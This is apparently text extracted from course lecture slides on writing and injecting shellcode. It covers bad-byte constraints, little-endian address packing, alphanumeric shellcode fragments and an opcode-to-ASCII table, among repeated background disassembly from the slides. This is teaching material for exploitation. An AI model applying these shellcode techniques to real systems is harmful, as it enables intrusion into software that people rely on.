push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
mov [ebp+arg_0], esi
loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
push edi
call sub_31411B
loc_313069: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
; -----
loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

Lecture Overview

1. Basic Stack Smashing Review
2. Defining Shellcode
3. Hello World Shellcode
4. Linux System Calls
5. Writing & Testing Shellcode
6. Injecting Shellcode
7. Additional Notes

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F

loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
push 0Dh
call sub_31411B

loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
; -----

loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h

loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

Function Constraints

- **fgets()** reads stdin until input length, **scanf()** and **gets()** read until terminating character
 - rare to see gets or 'insecure' functions used nowadays
- **\x00** (NULL) byte stops most string functions
 - **strcpy()**, **strlen()**, **strcat()**, **strcmp()** ...
- **\x0A** (newline) byte causes **gets()**, **fgets()** to stop reading
 - But not NULLs!

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
call [ebp+arg_0]
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jnz short loc_31308F

loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
push 0Dh
call sub_31411F
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C

; -----
loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h

loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

Little Endian

In memory, stuff is going in backwards

String Input: “\x41\x42\x43\x44” (ABCD)

On the Stack: “\x44\x43\x42\x41” (DCBA)

Target Address in Python:

```
pack ( '<I', 0xDDEEFFGG )
```

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

```
loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
push 0Dh
call sub_31411B
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
; -----
loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

Little Endian



```

push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
; CODE XREF: sub_312FD8
; sub_312FD8+55
push 0Dh
call sub_31411B
; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
cmp short loc_31308C

```

Alphanumeric Shellcode

Scenario:

Sometimes a program accepts only ASCII characters...
so you need alphanumeric shellcode!

Functions such as `isalnum()` from `ctype.h` are used to check if strings are alphanumeric

- alphanumeric shellcode generally balloons in size
- sometimes constricts functionality

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
```

```
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
```

```
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
```

```
cmp [ebp+arg_0], esi
jz short loc_31308F
```

```
push 0Dh ; CODE XREF: sub_312FD8
call sub_31411B ; sub_312FD8+55
```

```
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

```
mov [ebp+var_4], eax
```

Alphanumeric Shellcode

zeros out `eax`

⇒ `"\x25\x4A\x4F\x4E\x45\x25\x35\x30\x31\x3A"`

`and eax, 0x454e4f4a`

`and eax, 0x3a313035`

moves `eax` into `esp`

⇒ `"\x50\x5C"`

`push eax`

`pop esp`

Can generally do what you need to, but it's trickier and takes more bytes

```

push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D

```

OP Code	Hex	ASCII
<code>inc eax</code>	0x40	@
<code>inc ebx</code>	0x43	C
<code>inc ecx</code>	0x41	A
<code>inc edx</code>	0x42	B
<code>dec eax</code>	0x48	H
<code>dec ebx</code>	0x4B	K
<code>dec ecx</code>	0x49	I
<code>dec edx</code>	0x4A	J

```

test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C

```

```

loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h

loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax

```


Reduce, Reuse, Recycle

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

<http://shell-storm.org/>

<http://www.exploit-db.com/shellcode/>

```
; CODE XREF: sub_312FD8
; sub_312FD8+55
```

```
push esi
call sub_31411B
```

```
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

```
mov [ebp+var_4], eax
```

Upcoming

Project #1 will be on the
Warzone **soon**

LAB 3 IS ON **TUESDAY!**

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
push [ebp+var_4]
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F

loc_313066:                                ; CODE XREF: sub_312FD8
                                           ; sub_312FD8+55
push 0Dh
call sub_31411B

loc_31306D:                                ; CODE XREF: sub_312FD8
                                           ; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C

loc_31307D:                                ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h

loc_31308C:                                ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```